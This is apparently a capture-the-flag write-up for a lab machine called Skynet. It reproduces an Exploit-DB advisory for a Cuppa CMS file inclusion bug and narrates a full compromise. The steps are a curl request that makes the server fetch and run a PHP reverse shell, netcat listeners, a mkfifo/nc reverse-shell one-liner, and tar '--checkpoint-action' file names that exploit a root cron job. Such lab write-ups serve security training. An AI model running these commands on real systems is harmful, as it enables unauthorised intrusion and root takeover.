
Cuppa CMS - '/alertConfigField.php' Local/Remote File Inclusion

EDB-ID: 25971 | CVE:
Author: CWH UNDERGROUND | Type: WEBAPPS
Platform: PHP | Date: 2013-06-05
EDB Verified: ✓ | Exploit: / {} | Vulnerable App:

```
# Exploit Title   : Cuppa CMS File Inclusion
# Date            : 4 June 2013
# Exploit Author  : CWH Underground
# Site            : www.2600.in.th
# Vendor Homepage : http://www.cuppacms.com/
# Software Link   : http://jaist.dl.sourceforge.net/project/cuppacms/cuppa_cms.zip
# Version         : Beta
# Tested on       : Window and Linux

  ,--^----------,--------,-----,-------^--,
  | |||||||||   `--------'     |          O .. CWH Underground Hacking Team ..
  `+---------------------------^----------|
    `\_,-------, _________________________|
      / XXXXXX /`|     /
     / XXXXXX /  `\   /
    / XXXXXX /\______(
   / XXXXXX /
  / XXXXXX /
 (________(
  `------'

####################################
VULNERABILITY: PHP CODE INJECTION
####################################

/alerts/alertConfigField.php (LINE: 22)

-----------------------------------------------------------------------------
LINE 22:
        <?php include($_REQUEST["urlConfig"]); ?>
-----------------------------------------------------------------------------


#####################################################
DESCRIPTION
#####################################################

An attacker might include local or remote PHP files or read non-PHP files with this vulnerability. User tainted data is used when creating the file name that will be included into the current file. PHP code in this file will be evaluated, non-PHP code will be embedded to the output. This vulnerability can lead to full server compromise.

http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]

#####################################################
```

To exploit this vulnerability we used the PenTest-Monkey PHP Reverse Shell ensuring to configure the script to our own ip and port that we would start a listener on.


https://github.com/pentestmonkey/php-reverse-shell



pentestmonkey Initial commit … on May 29, 2015 2


CHANGELOG	Initial commit	7 years ago
COPYING.GPL	Initial commit	7 years ago
COPYING.PHP-REVE…	Initial commit	7 years ago
LICENSE	Initial commit	7 years ago
README.md	Initial commit	7 years ago
php-reverse-shell.php	Initial commit	7 years ago

README.md


kali@kali: ~/Desktop/thm/Skynet/php-reverse-shell
File Actions Edit View Help


```
  GNU nano 5.9                   php-reverse-shell.php *
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE unde>
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely avai>
//
// Usage
// -----
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.9.7.59';  // CHANGE THIS
$port = 9001;       // CHANGE THIS

^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo
```

Once we have done this we are close to getting out initial shell first of all we rename our script to shell.php then open a python http server to serve the file to the server request:




```
┌──(kali㉿kali)-[~/Desktop/thm/Skynet/php-reverse-shell]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
▯
```

Then start a Netcat listener to catch the reverse connection:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
▮
```


We then launch the attack using the following command:



```
┌──(kali㉿kali)-[~/Desktop/thm/Skynet]
└─$ curl -X GET http://10.10.41.56/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfi
g=http://10.9.7.59:8000/shell.php?
▮
```


This command tells the server to take the file from our machine, upload’s it and executes it due to the vulnerability within cuppa cms.

Our http server responds servingthe file which the server will then execute die to us using a Get request:




```
┌──(kali㉿kali)-[~/Desktop/thm/Skynet/php-reverse-shell]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.41.56 - - [21/Oct/2021 18:26:04] "GET /shell.php HTTP/1.0" 200 -
▯
```

This spawns us a shell on the skynet machine:



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.7.59] from (UNKNOWN) [10.10.41.56] 49018
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 17:26:04 up  1:20,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ▯
```

We then stabilise our shell to allow us to use the Tab autocomplete, navigation arrows as well as to prevent us accidently dropping the shell:




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.9.7.59] from (UNKNOWN) [10.10.41.56] 49018
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_
 17:26:04 up  1:20,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn('/bin/bash')"
www-data@skynet:/$ 
```

Entered above: python -c "import pty; pty.spawn('/bin/bash')"

Then CTRL + Z to background the shell.

On our attack machine terminal we do the following:




```
┌──(kali㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 9001
                                  export TERM-xtrm
bash: export: `TERM-xtrm': not a valid identifier
www-data@skynet:/$ export TERM=xtrm
www-data@skynet:/$ 
```

Stty raw -echo; fg this will reopen our shell as seen above we then in the skynet shell type:

Export TERM=xtrm

And execute it we now have a stabilised shell that won't die on us.

Having a look around the users profile and find a user.txt




```
www-data@skynet:/$ cd usr
www-data@skynet:/usr$ ls
bin  games  include  lib  local  sbin  share  src
www-data@skynet:/usr$ cd ..
www-data@skynet:/$ cd home
www-data@skynet:/home$ ls
milesdyson
www-data@skynet:/home$ cd milesdyson
www-data@skynet:/home/milesdyson$ ls
backups  mail  share  user.txt
www-data@skynet:/home/milesdyson$ cat user.txt
7ce5c2109a40f958099283600a9ae807
www-data@skynet:/home/milesdyson$ 
```

Cat the file and find flag 1.

Privilege escalation from WWW to root.


After looking at a few different possible vectors for priv escalation on the network i came across a cron job running backup.sh every 1 minute.



```
www-data@skynet:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
```

The file was spawning a shell and then creating a backup of the entire directory, it was running as root and i could write to that directory after further research we found that wild card injection within tar checkpoint actions was the was forward this means commands can be executed with the use of checkpoint actions since tar has a wildcard.


Seen below is the cat od backup.sh showing what it does:




```
www-data@skynet:/home/milesdyson/backups$ ls

backup.sh  backup.tgz

www-data@skynet:/home/milesdyson/backups$ cat backup.sh

#!/bin/bash
cd /var/www/html

tar cf /home/milesdyson/backups/backup.tgz *
```

Spawns a shell navigates to the /var/www/html directory and creates a backup of it.

So we will navigate to that directory and create our privesc file:




```
www-data@skynet:/etc$ cd ..
www-data@skynet:/$ cd /var/www/html
<ml$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.[illegible].59 9005 >/tmp/f" > shell.sh
```




```
www-data@skynet:/var/www/html$ touch "/var/www/html/--checkpoint-action=exec=sh shell2.sh"
shell2.sh"r/www/html/--checkpoint-action=exec=sh
www-data@skynet:/var/www/html$ touch "/var/www/html/--checkpoint=1"
touch "/var/www/html/--checkpoint=1"
www-data@skynet:/var/www/html$ 
```

As seen in the second image above we then set the checkpoint flags and just sit back and wait once we have set up out new Netcat listener after a minute out nc listener gets a shell which is root!!




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9005
listening on [any] 9005 ...
▯
```

A min later once the cron job runs.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 9005
listening on [any] 9005 ...
connect to [10.9.7.59] from (UNKNOWN) [10.10.41.56] 39570
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# █
```

All thats left is to go and collect the root flag for proof of access.



```
# ls
45kra24zxs28v3yd
admin
ai
--checkpoint-action-exec-sh shell.sh
config
css
image.png
index.html
js
shell.sh
style.css
# cd
# ls
root.txt
# cat root.txt
3f0372db24753accc7179a282cd6a949
# █
```

Thanks for taking the time to read my report.